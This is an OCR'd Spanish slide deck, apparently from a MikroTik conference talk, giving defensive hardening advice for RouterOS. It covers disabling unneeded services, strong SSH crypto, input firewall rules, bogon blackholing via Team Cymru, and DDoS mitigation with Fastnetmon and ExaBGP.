
*"As far as I am aware and from tests I carried out about 7 or 8 years ago the allowed from IP addresses in IP services menu uses TCP wrappers and actually allows TCP connections from any address **(regardless of what IPs you specified)** the decision to allow or deny a user login is taken after the connection is made so there could be a window for the exploit to be uploaded."*

Seguridad de Servicios

Bandwidth Test Server

No hay razón para dejar el BW-test habilitado (y viene habilitado por defecto)

Habilite sólo cuando lo utilice y vuelva a deshabilitarlo



Habilitar Criptografía Fuerte

Desde la versión v.30, Mikrotik ha modificado el módulo ssh introduciendo métodos y algoritmos de encriptación fuertes.

```
[mdadm-ssh@AP-Maia] > ip ssh set strong-crypto=yes
[mdadm-ssh@AP-Maia] >
```


El cifrado fuerte está **deshabilitado por defecto** (Open VAS lo revela)

La habilitación debe ser considerada, siempre que las aplicaciones de la caja justifiquen pues hay un impacto en los recursos de hardware.


Seguridad de Servicios

Servicios deshabilitados por defecto y que deben permanecer deshabilitados:


/ip upnp



/ip socks



/ip smb



Si no estas seguro de los servicios que se están ejecutando en su caja, intente descubrirlos con nmap:


```
maia@xps:~$ sudo nmap -A -T4 192.168.88.1
[sudo] password for maia:

Starting Nmap 7.01 ( https://nmap.org ) at 2017-03-29 15:22 CEST
```


Seguridad en enrutamiento

Seguridad en enrutamiento

OSPF y OSPFv3


- Utilice criptografía;
- Configure interfaces de clientes en modo pasivo;
- Descarte el protocolo 89 en las interfaces externas.





MUM 2011 - Budapest - Hungria
http://mikrotikbrasil.com.br/artigos/Routing_Security_and_best_practices_Hungary_2011_Maia.pdf

Seguridad en enrutamiento




BGP

- Utilice criptografía MD5;
- Utilice el TTL "hack";
- Filtre prefijos BOGON;
- Filtre prefijos no deseados, como sus propios, etc;
- Filtrar AS-Path muy grandes;
  etc ...

MUM 2013 - Zagreb - Croacia
http://mikrotikbrasil.com.br/artigos/BGP_Filtering_with_RouterOS_%202013_MUM-Zagreb-Cr_Maia.pdf

Seguridad en enrutamiento




VPNs MPLS (VRF e VPLS)

- Utilice sólo rutas estáticas entre CE -> PE;
- No permita acceso a terceros a los routers CE;
- Proteja la red contra spoof usando uRPF;
- Considere el uso de IPSec entre PEs.

MUM 2014 - Venezia - Itália
http://mikrotikbrasil.com.br/artigos/MPLS_VPNs_Security_MUM_2014_Venice-It_Maia.pdf

Agenda



Introducción, incidentes importantes recientes y motivación para reflejar la seguridad;

Seguridad orientada por capas (física, enlace, IP, enrutamiento y servicios);

Seguridad orientada por niveles de red (borde, tránsito y acceso);

Gestión de seguridad a gran escala y de forma automatizada;

Seguridad por niveles

Borde de área

- Protección de los equipos;
- Blackhole de direcciones Bogons;
- Protección DDoS
- Blackhole de malwares;
- Filtros de buenas prácticas BGP.

Tránsito

- Protección de los equipos
- Especial atención en las protecciones de las capas I y II

Acceso

- Protección de los equipos
- Implementación de BCP38;
- Filtros de malwares conocidos
- Filtros de conexiones no válidas
- Seguridad de CPEs

Seguridad por niveles

Borde de área

- Protección de los equipos;
- Blackhole de direcciones Bogons;
- Protección DDoS
- Blackhole de malwares;
- Filtros de buenas prácticas BGP.

Tránsito

- Protección de los equipos
- Especial atención en las protecciones de las capas I y II

Acceso

- Protección de los equipos
- Implementación de BCP38;
- Filtros de malwares conocidos
- Filtros de conexiones no válidas
- Seguridad de CPEs

Proteccíon de los Equipos

Protección de Input 1/2

Filter Rules | NAT | Mangle | Raw | Service Ports | Connections | Address Lists | Layer7 Protocols

00 Reset Counters | 00 Reset All Counters

#	Action	Chain	Src. Address	Dst. Address	Protocol	Src. Port	Dst. Port
;;; Aceita conexões estabelecidas, relacionadas e não trackeadas							
16	acc...	input					
;;; Aceita conexoes de IPs Administrativos							
17	acc...	input					
;;; Aceita MNDP (porta 5678) oriunda de nossos prefixos							
18	acc...	input			17 (udp)		5678
;;; Aceita conexoes de IPs de monitoramento							
19	acc...	input					
;;; Aceita pacotes OSPF (protocolo 89) oriundos de nossos prefixos							
20	acc...	input			89 (ospf)		
;;; Aceita conexoes Winbox de IPs de acesso remoto							
21	acc...	input			6 (tcp)		9281
;;; Aceita conexoes SSH de IPs de acesso remoto							
22	acc...	input			6 (tcp)		6922
;;; Aceita conexoes porta 179 Peers Remotos							
23	acc...	input			6 (tcp)		179
;;; Aceita conexoes porta 179 Peers Remotos							


Proteccíon de los Equipos

Protección de Input 2/2

;;; Aceita conexoes porta 179 Peers Remotos							
24		acc...	input		6 (tcp)	179	
;;; Aceita ICMP Echo Replay (0:0)							
25		acc...	input		1 (icmp)		
;;; Aceita ICMP Echo Request (8:0)							
26		acc...	input		1 (icmp)		
;;; Aceita ICMP Time Exceed (11:0)							
27		acc...	input		1 (icmp)		
;;; Aceita ICMP Destination Unreachable (3:3)							
28		acc...	input		1 (icmp)		
;;; Aceita ICMP PMTUD (3:4)							
29		acc...	input		1 (icmp)		
;;; Aceita Traceroute por UDP							
30		acc...	input		17 (udp)		33434
;;; Aceita respostas de DNS							
31		acc...	input		17 (udp)	53	
;;; Descarta e loga conexoes invalidas							
32		drop	input				
;;; Descarta e loga pacotes dos IPs que estiverem no Honeypot							
33		drop	input				
;;; Loga o que chegou até aqui							
34		log	input				
;;; Descarta o resto							
35		drop	input				

Proteccíon de los Equipos

Port knock para acceso remoto y Honeypot para abuso de port knock



Seguridad por niveles

Borde de área

- Protección de los equipos;
- Blackhole de direcciones Bogons;
- Protección DDoS
- Blackhole de malwares;
- Filtros de buenas prácticas BGP.

Tránsito

- Protección de los equipos
- Especial atención en las protecciones de las capas I y II

Acceso

- Protección de los equipos
- Implementación de BCP38;
- Filtros de malwares conocidos
- Filtros de conexiones no válidas
- Seguridad de CPEs

Blackhole de direcciones BOGONS

Para la obtención de información de prefijos bogons de forma automática, podemos establecer una sesión BGP con Cymru http://www.team-cymru.org/

HOW DO I OBTAIN A PEERING SESSION?

To peer with the bogon route servers, contact bogonrs@cymru.com. When requesting a peering session, please include the following information in your e-mail:

1. Which bogon types you wish to receive (traditional IPv4 bogons, IPv4 fullbogons, and/or IPv6 fullbogons)
2. Your AS number
3. The IP address(es) you want us to peer with
4. Does your equipment support MD5 passwords for BGP sessions?
5. Optional: your GPG/PGP public key


We will typically provide multiple peering sessions (at least 2) per remote peer for redundancy. If you would like more or less than 2 sessions please note that in your request. We try to respond to new peering requests within one to two business days, but, again, can provide no guarantees for this **free** service.


Remember that you must be able to accomodate up to **100 prefixes** for *traditional bogons*, and up to **50,000 prefixes** for *fullbogons*, and be capable of multihop peering with a private ASN. If you improperly configure your peering and route all packets destined for bogon addresses to the bogon route-servers, your peering session will be dropped.


El router de Cymru nos enviará las rutas bogons, con Community **(65332: 888)**

Tratando las rutas BOGONS


Aceptando las rutas de Cymru y colocándolas en blackhole:











Evitando otras entradas y salidas:











Seguridad por niveles

Borde de área

- Protección de los equipos;
- Blackhole de direcciones Bogons;
- **Protección DDoS**
- Blackhole de malwares;
- Filtros de buenas prácticas BGP.


Tránsito

- Protección de los equipos
- Especial atención en las protecciones de las capas I y II

Acceso

- Protección de los equipos
- Implementación de BCP38;
- Filtros de malwares conocidos
- Filtros de conexiones no válidas
- Seguridad de CPEs


Recursos para DDoS



Sob ataque, considerar deshabilitar el routing cache;

Recurso que puede ser util en caso de ataque Syn flood;

Mitigación de DDoS con Fastnetmon y ExaBGP




MUM 2016 - Ljubljana - Slovenia
https://mum.mikrotik.com/2016/EU/agenda/EN#0DMTOyOwY9

LACNIC 25 - La Habana - Cuba
https://www.slideshare.net/pavel_odintsov/ddos-detection-at-small-isp-by-wardner-maia


Mitigación de DDoS con Fastnetmon y ExaBGP

En condiciones normales los enrutadores de borde están enviando informaciones de Flows para Fastnetmon.
ExaBGP tiene sesiones iBGP con los enrutadores de borde.



